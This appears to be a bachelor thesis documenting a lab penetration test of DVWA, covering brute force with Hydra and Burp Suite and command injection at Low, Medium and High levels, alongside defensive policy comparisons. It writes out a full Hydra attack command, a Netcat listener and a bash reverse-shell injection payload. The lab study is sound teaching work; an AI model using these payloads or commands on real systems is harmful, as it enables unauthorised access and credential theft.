UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI

UNDERGRADUATE SCHOOL

BACHELOR THESIS

by

Nguyen Ngoc Linh (BA11-062)

Cyber Security

Cyber attack defense network: exploitation methods

Supervisor: Nguyen Minh Huong

Hanoi. July 2025

Table of Contents

ACKNOWLEDGMENT

I am sincerely grateful to all those who have supported me throughout the process of completing this thesis and my internship project.

First and foremost, I would like to express my heartfelt gratitude to University of Science and Technology of Hanoi for providing me with the opportunity and environment to study, conduct research, and grow both academically and personally.

I am also thankful to my friends, my family, and those around me who have always encouraged me and offered valuable advice during challenging times.

In particular, I would like to extend my heartfelt thanks to my supervisor, Ms. Nguyen Minh Huong, for her dedicated guidance, support, and insightful feedback, which has been essential to the successful completion of this project.

Sincerely,
Nguyen Ngoc Linh

LIST OF ABBREVIATIONS

ACK	Acknowledgment
ASVS	Application Security Verification Standard
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CSRF	Cross-Site Request Forgery
DVWA	Damn Vulnerable Web Application
HTTP	Hypertext Transfer Protocol
IP	Internet Protocol
LAN	Local Area Network
PSH	Push
SQL	Structured Query Language
SYN	Synchronize
TCP	Transmission Control Protocol
WAN	Wide Area Network

LIST OF TABLES

LIST OF FIGURES

ABSTRACT

This thesis aims to simulate and evaluate web application vulnerabilities in a controlled virtual lab. A test network was constructed using Kali Linux as the attacker, OPNsense as the firewall, and an Ubuntu server running DVWA. The study focuses on two server-side attacks: brute force and command injection, tested across DVWA’s Low, Medium, and High security levels. The experiments systematically measured attack performance, such as brute force speed under different protections, and assessed the success of reverse shell payloads. The findings show that the absence of proper security policies is a key factor behind successful exploitation. In contrast, stronger input validation and several combined defenses reduce attack success

I/ INTRODUCTION

1. Context

Web applications are common targets of cyberattacks because they are publicly accessible and often contain security weaknesses. However, testing such attacks directly on live production systems is highly risky, so intentionally vulnerable applications are often used to simulate real-world scenarios in a safe environment. This project employs Damn Vulnerable Web Application (DVWA), a PHP/MySQL-based web application deliberately designed with common security flaws for testing and training purposes. DVWA includes known vulnerabilities and offers three configurable security levels (Low, Medium, High), allowing users to simulate attacks and evaluate how different defense mechanisms influence the success of various attacks [1].

This project develops a virtualized cyber attack-defense network to simulate real-world exploitation of web application vulnerabilities in a controlled setting. The lab setup includes three main components: Kali Linux as the attacker machine, OPNsense as the firewall for monitoring network traffic, and an Ubuntu server running DVWA. This environment helps illustrate how attackers exploit vulnerabilities [2], and provides valuable insights into both offensive techniques and defensive strategies.

2. Objective

The objective of this project is to conduct penetration testing targeting web application vulnerabilities within a controlled, virtualized network environment. The study focuses on server-side vulnerabilities, particularly Brute Force and Command Injection. It demonstrates how these attacks are executed against DVWA at different security levels, using tools such as Hydra, Burp Suite, Netcat, and Wireshark. By analyzing the performance and limitations of these attacks under various configurations, the project aims to emphasize the importance of implementing robust security controls.

This thesis is structured as follows:

- Section 1: System Architecture and Security Vulnerabilities Methodology.
- Section 2: Implementation of the virtual network and vulnerability exploitation.
- Section 3: Experiment and results.
- Section 4: Conclusions.

II/ METHODOLOGY

1. System architecture




Figure 1. Network Topology for Attacker-Firewall-Web Server (DVWA)

The system is designed to support web application security testing and vulnerability analysis using DVWA (Damn Vulnerable Web Application). The architecture illustrates the interaction between three main components: the attacker machine, the firewall, and the web server hosting the DVWA application as shown in Figure 1.

The attacker machine, running Kali Linux, is used to simulate cyberattacks against the DVWA web server. It employs common penetration testing tools such as Hydra, Burp Suite, and Netcat to exploit two server-side vulnerabilities: Brute Force and Command Injection. Crafted payloads are delivered to the web server through the firewall.

The firewall, implemented with OPNsense, serves as an intermediary that monitors traffic between the attacker and the web server. In this setup, it is configured to allow all traffic without any filtering or blocking. Its primary role is to log and observe network activity, not to prevent or mitigate attacks.

The web server runs DVWA on Ubuntu. DVWA is an intentionally vulnerable web application that stores multiple known security flaws for testing and training purposes. In this project, the server is attacked by trying two specific weaknesses.

DVWA offers three security levels (Low, Medium, and High) each applying different controls related to input validation, authentication, and command handling. These levels directly affect how easy or difficult it is to exploit the vulnerabilities.

2. Security Vulnerabilities

2.1. Brute Force

2.1.1 Describe the vulnerability

The root cause of the brute force vulnerability in DVWA lies in insecure authentication logic at the application layer. To mitigate this vulnerability, several key security policies should be enforced [3] [4]:

- Account Lockout Policy: Temporarily or permanently lock user accounts after a predefined number of failed login attempts.
- Rate Limiting/Throttling Policy: Restrict the number of login attempts per account or IP address within a specific timeframe.
- CAPTCHA Policy: Require human verification (e.g., CAPTCHA) after multiple failed login attempts to block automated attacks.
- Session Management Policy: Ensure sessions expire after a period of inactivity or when suspicious activity is detected.
- Input Filtering / Validation Policy: Sanitize and validate user input to prevent attackers from combining brute force attempts with injection attacks such as SQL Injection.

In DVWA, the brute force protection policies are implemented differently depending on the security level of the brute force function. Source File: dvwa/vulnerabilities/brute/

At the Low level, there is hardly any protection policy enforced: the system simply checks the username and password by directly retrieving them from the $_POST parameters without any filtering, validation, or throttling mechanisms.

At Medium level, DVWA introduces a basic countermeasure by adding a fixed delay after each failed login attempt (sleep(2)). This makes brute force slower but still does not effectively prevent automated attacks.

At the High level, DVWA incorporates best practices such as Anti-CSRF token verification, input sanitization using mysqli_real_escape_string(), and random delay (sleep(rand(0,3))). These measures significantly reduce the likelihood of successful brute force attacks and prevent the combination of brute force with SQL injection techniques. However, the strongest policies such as account lockout and CAPTCHA are still missing.

Table 1 describes the protection policies against brute force login attacks in DVWA at three security levels: Low, Medium, and High. The table shows which defensive measures are applied or not applied at each security level as follows:

Table 1. DVWA Brute Force Defense Policy Comparison

Security level / Policy	Low	Medium	High
Account Lockout Policy	X	X	X
Rate Limiting / Throttling Policy	X	Adds fixed delay sleep(2) after failed attempt	Adds random delay sleep(rand(0,3))
CAPTCHA Policy	X	X	X
Session Management Policy	X	X	Adds Anti-CSRF token but no full session expiration
Input Filtering / Validation Policy	X	X	Uses mysqli_real_escape_string() to sanitize username and password inputs.

2.1.2 Exploitation Flow



Attacker (Kali Linux)
Firewall (OPNsense)
Web server (DVWA)
Database
1.
GET / login
Returns login form (params, cookie)
2.
Prepare wordlist and Payload
3.
GET login (username/password)
SQL query
check username/password
HTTP response (OK/Fail)
4.
Analyze response, if fail then try next password
If successful, record the username/password
5.
Log in to DVWA using the found credentials

Figure 2. Brute Force Attack Flow in DVWA

In Figure 2, the brute-force attack methodology in this project is structured into five main steps, designed to simulate an attacker systematically attempting to discover valid login credentials on a vulnerable web application.

Step 1: Reconnaissance. We access the DVWA login page to identify the structure of the login form and collect essential information such as input parameters, session cookies, and failure messages [5]. This information is used to guide the attack strategy.

Step 2: Wordlist and Payload Preparation. A password wordlist is selected, and combinations of usernames and passwords are generated as payloads. These payloads are prepared in advance for use in the automated brute-force process.

Step 3: Submission of Login Attempts (Loop Begins). Prepared login attempts are systematically sent to the DVWA server [6]. Each attempt is transmitted through the network, and because the firewall allows all traffic, no interference occurs. This process is repeated for each password in the wordlist.

Step 4: Response Monitoring and Analysis (Loop Continues). Each server response is monitored and analyzed to determine whether the login attempt was successful. The process loops between submission (Step 3) and analysis (Step 4) until valid credentials are found or the wordlist is exhausted.

Step 5: Verification of Discovered Credentials. If valid credentials are identified, they are used to log into DVWA to confirm the success of the brute-force attack.

2.2. Command injection

2.2.1 Describe the Vulnerability

The root cause of the command injection vulnerability in DVWA lies specifically in the System Command Module (dvwa/vulnerabilities/exec/index.php). The application fails to properly validate and sanitize user input before passing it directly into system-level commands, allowing attackers to inject arbitrary commands.

To mitigate this vulnerability, DVWA should enforce the following policies in alignment with the OWASP Application Security Verification Standard (ASVS) [3] [7]:

- V5.1 - Input Validation Policy: Validate all untrusted data before use in OS commands. All user inputs must conform to strict patterns, disallowing command separators and special characters entirely.
- V5.2 - Allow-list Input Validation: Prefer allow-lists (whitelists) over block-lists (blacklists) when validating input, to ensure only explicitly permitted characters are accepted.
- V5.3 - Output Encoding / Escaping Policy: Properly encode or escape command parameters before passing them to the OS.

Source File: dvwa/vulnerabilities/exec/index.php

At the Low level, there is virtually no protection policy in place: The system directly passes user input into the shell command without any validation, filtering, or escaping. Any input provided by the user, including dangerous characters (like ;, &&, |) will be executed by the server.

At the Medium level, DVWA introduces a basic blacklist approach: The application filters out a small set of dangerous characters (&&, ;) from user input. However, attackers can still exploit the vulnerability using other unfiltered characters or encodings.

At the High level, the filtering is significantly stricter: Additional potentially dangerous characters (|, -, $, (,), backticks) are removed, and the input is restricted to only digits and periods (0-9.). This greatly reduces the risk of successful command injection, although full compliance with ASVS would still require allow-list validation and output encoding.

Table 2 describes the command injection defense policies implemented by DVWA at three security levels. The table compares how input validation, allow-list input validation, and output encoding or escaping are applied at each level to mitigate command injection risks:

Table 2. DVWA Command Injection Policy Comparison

Security Level / **Policy**	**Low**	**Medium**	**High**
Input Validation	X	Blacklist approach: Filters a limited set of dangerous characters (&&, ;).	Allows only digits and periods (0-9.)
Allow-list (Whitelist) Input Validation	X	X	X
Output Encoding / Escaping Policy	X	X	Partial allow-list: Effectively allows only numbers and periods, but no formal allow-list logic

2.2.2. Exploitation Flow




Figure 3. Command Injection Attack Leading to Reverse Shell Access

Figure 3 shows the flow of Command Injection Attack. Command injection allows attackers to execute arbitrary system commands on the server. In most cases, the exploitation starts by injecting simple commands (e.g., whoami, id) to verify the presence of the vulnerability and observe the system's response. Once confirmed, attackers escalate to more dangerous payloads such as reverse shell commands to gain interactive access to the target system.

Step 1: Reconnaissance with harmless commands to confirm vulnerability. The attacker tests an input field that they suspect could be vulnerable by submitting simple commands (e.g., whoami, id) and checking if the server executes them.

Step 2: Environment Preparation. The attacker prepares the environment by setting up a listener on their machine using a tool like Netcat. This listener awaits incoming reverse shell connections from the DVWA server.

Step 3: Reconnaissance and Payload Crafting. The attacker identifies the vulnerable command injection point in DVWA. This payload contains a legitimate parameter (such as an IP address) concatenated with system commands designed to establish a reverse shell connection.

Step 4: Payload Delivery and Execution. The malicious payload is delivered to the DVWA application through an HTTP request. The server passes the input directly into system-level commands via vulnerable PHP functions like shell_exec() without proper validation. As a result, the operating system executes both the intended command and the injected malicious commands. Once the payload executes, the DVWA server connects back to the attacker's listener, providing an interactive shell that grants command-line access to the attacker.

Step 5: Post-Exploitation Actions. With shell access, the attacker can interact with the compromised system, explore directories, exfiltrate data, or attempt privilege escalation.

III/ IMPLEMENTATION

1. Virtualized network




Figure 4. Virtualized Network Setup

Figure 4 is designed to simulate a realistic attack-defense environment for web application penetration testing. It consists of three main segments: the attacker machine (Kali Linux), a firewall (OPNsense), and the target web server (Ubuntu with DVWA). All components run as virtual machines on a VMware Workstation hypervisor.

WAN - VMnet8: 192.168.100.0/24

LAN1 - VMnet1: 192.168.1.0/24

LAN2 - VMnet2: 192.168.2.0/24

Kali Linux (attacker machine) at 192.168.1.10, connects to LAN1 (VMnet1) and is equipped with tools such as Hydra, Nmap, Burp Suite, and Netcat. This machine is responsible for launching Brute Force and Command Injection attacks against the target server.

OPNsense (firewall) acts as an intermediary between the attacker and the web server. It has interfaces on LAN1 (192.168.1.1), LAN2 (192.168.2.1), and optionally on the WAN (192.168.100.129). The firewall is configured to allow all traffic without filtering or blocking, and it is mainly used for traffic monitoring and logging during the attacks.

Ubuntu (DVWA Web Server) at 192.168.2.10, is connected to LAN2 (VMnet2). It hosts the vulnerable application targeted by the attacks. DVWA runs on Apache2, MySQL, and PHP, with a configurable security level (Low, Medium, or High) to simulate different protection mechanisms.


2. Vulnerability exploitation

2.1. Brute force

Brute force exploitation targeted the DVWA login module at http://192.168.2.10/dvwa/brute. The attack methodology was adapted to each security level to align with the varying defense mechanisms implemented by DVWA. The attack tools were selected accordingly:

- Hydra was used to automate password guessing at Low and Medium security levels through HTTP GET requests [8]. It is optimized for fast, simple brute force attacks.
- Burp Suite Intruder was used to attempt brute force at High security level, as it allowed retrieving a fresh token for each request and handle the more complex workflow [9].

For Low and Medium levels, Hydra sent crafted HTTP GET requests to the DVWA brute force module URL as shown in Figure 5. The parameters of the login form, including the fixed username (admin) and a predefined password wordlist (fasttrack.txt), were integrated into the requests. Hydra matched the server's failure string ("Username and/or password incorrect.") in responses to detect unsuccessful attempts, and reported a successful login upon finding a valid password.




```
┌──(kali㉿kali)-[/home/kali]
└─PS> hydra -l admin -P /usr/share/wordlists/fasttrack.txt "http-get-form://1
92.168.2.10/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login
=Login:H=Cookie: PHPSESSID=dbpancqgamfhvlstugehj2g4vh; security=low:F=Usernam
e and/or password incorrect."
```

Figure 5. Hydra Command for Brute Force Attack on DVWA Login

For the High security level, DVWA incorporates Anti-CSRF tokens that change dynamically with each session or page load, alongside input sanitization and random delays [1]. To accommodate these defenses, Burp Suite Intruder was integrated with session handling rules (macro) to automate the retrieval and application of valid Anti-CSRF tokens for each brute force attempt. The macro sequence ensured that every brute force attempt carried a fresh, valid Anti-CSRF token, conformed to DVWA’s High-level security requirements, and simulated legitimate client behavior to prevent the server from rejecting requests due to missing or stale tokens. The macro configuration consisted of two main components:

1. Token Retrieval Macro: Before submitting each brute force request, Burp Suite issued an HTTP GET request to the DVWA brute force page. This request fetched the latest login form containing the hidden user_token field. The server’s response was parsed to extract the value of this token dynamically as shown in Figure 6.



Macro description: Macro 1

Macro items:

#	Host	Method	URL	Status code	Cookies received
1	http://192.168.2.10	GET	/DVWA/vulnerabilities/brute/	200	

Request


```
GET /DVWA/vulnerabilities/brute/ HTTP/1.1
Host: 192.168.2.10
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
```

Response

```
        off" name="password">
        <br />
        <br />
        <input type="submit" value="Login" name
        ="Login">
        <input type='hidden' name='user_token'
        value='2040bb1801ebc29b2c3d73c52930e11f
        ' />
      </form>
```

Figure 6. Macro Configuration for Retrieving Anti-CSRF Token

2. Parameter Extraction Rule: A custom extraction rule was defined to identify and capture the user_token value from the HTML response as shown in Figure 7. This rule ensured that the token was correctly applied to the corresponding parameter in each brute force request.



Custom parameter locations in response


Name	Value derived from
user_token	From [value='] to [' />\r\n</form>]

Figure 7. Custom Parameter Extraction Rule for user_token

In addition, Burp Suite Intruder was configured to monitor server responses (e.g., response length or absence of failure messages) to detect successful logins.

2.2. Command injection

The command injection exploitation focused on determining if the DVWA system command module was vulnerable to arbitrary command execution through crafted user inputs. The primary objective was to establish a reverse shell connection from the DVWA server to the attacker machine (Kali Linux). On the attacker machine, Netcat was prepared as a listener, configured to wait for incoming reverse shell connections on TCP port 4444, as shown in Figure 8. Payloads were crafted to combine legitimate parameters with malicious commands intended to trigger reverse shell connections.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
```

Figure 8. Netcat listener opened on Kali Linux

At the Low security level, payloads could directly append arbitrary system commands without restriction:

192.168.2.10; /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1'

At the Medium security level, where characters such as ; and && were filtered, alternative separators like | were utilized to bypass blacklist filters and achieve command injection.

At the High security level, DVWA only allowed inputs containing digits and periods. This strict rule blocked attackers from using special characters needed to build reverse shell payloads.


Payloads were delivered via HTTP POST requests to DVWA's command injection module, and Wireshark was employed to monitor and analyze traffic on the specified port. Successful connections were confirmed through the establishment of TCP sessions and interactive shells, where applicable.

IV/ EXPERIMENT AND RESULTS

1. Brute Force

1.1. Experiment description

The brute force experiment was conducted at Low, Medium, and High security levels of DVWA to evaluate the effectiveness of different protection mechanisms against automated password guessing attacks. With Low and Medium levels, Burp Suite was used to identified key input fields (username, password, login), session cookie (PHPSESSID), and security level, as shown in Figure 9.




```
GET /DVWA/vulnerabilities/brute/?username=admin&password=123&Login=Login HTTP/1.1
Host: 192.168.2.10
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
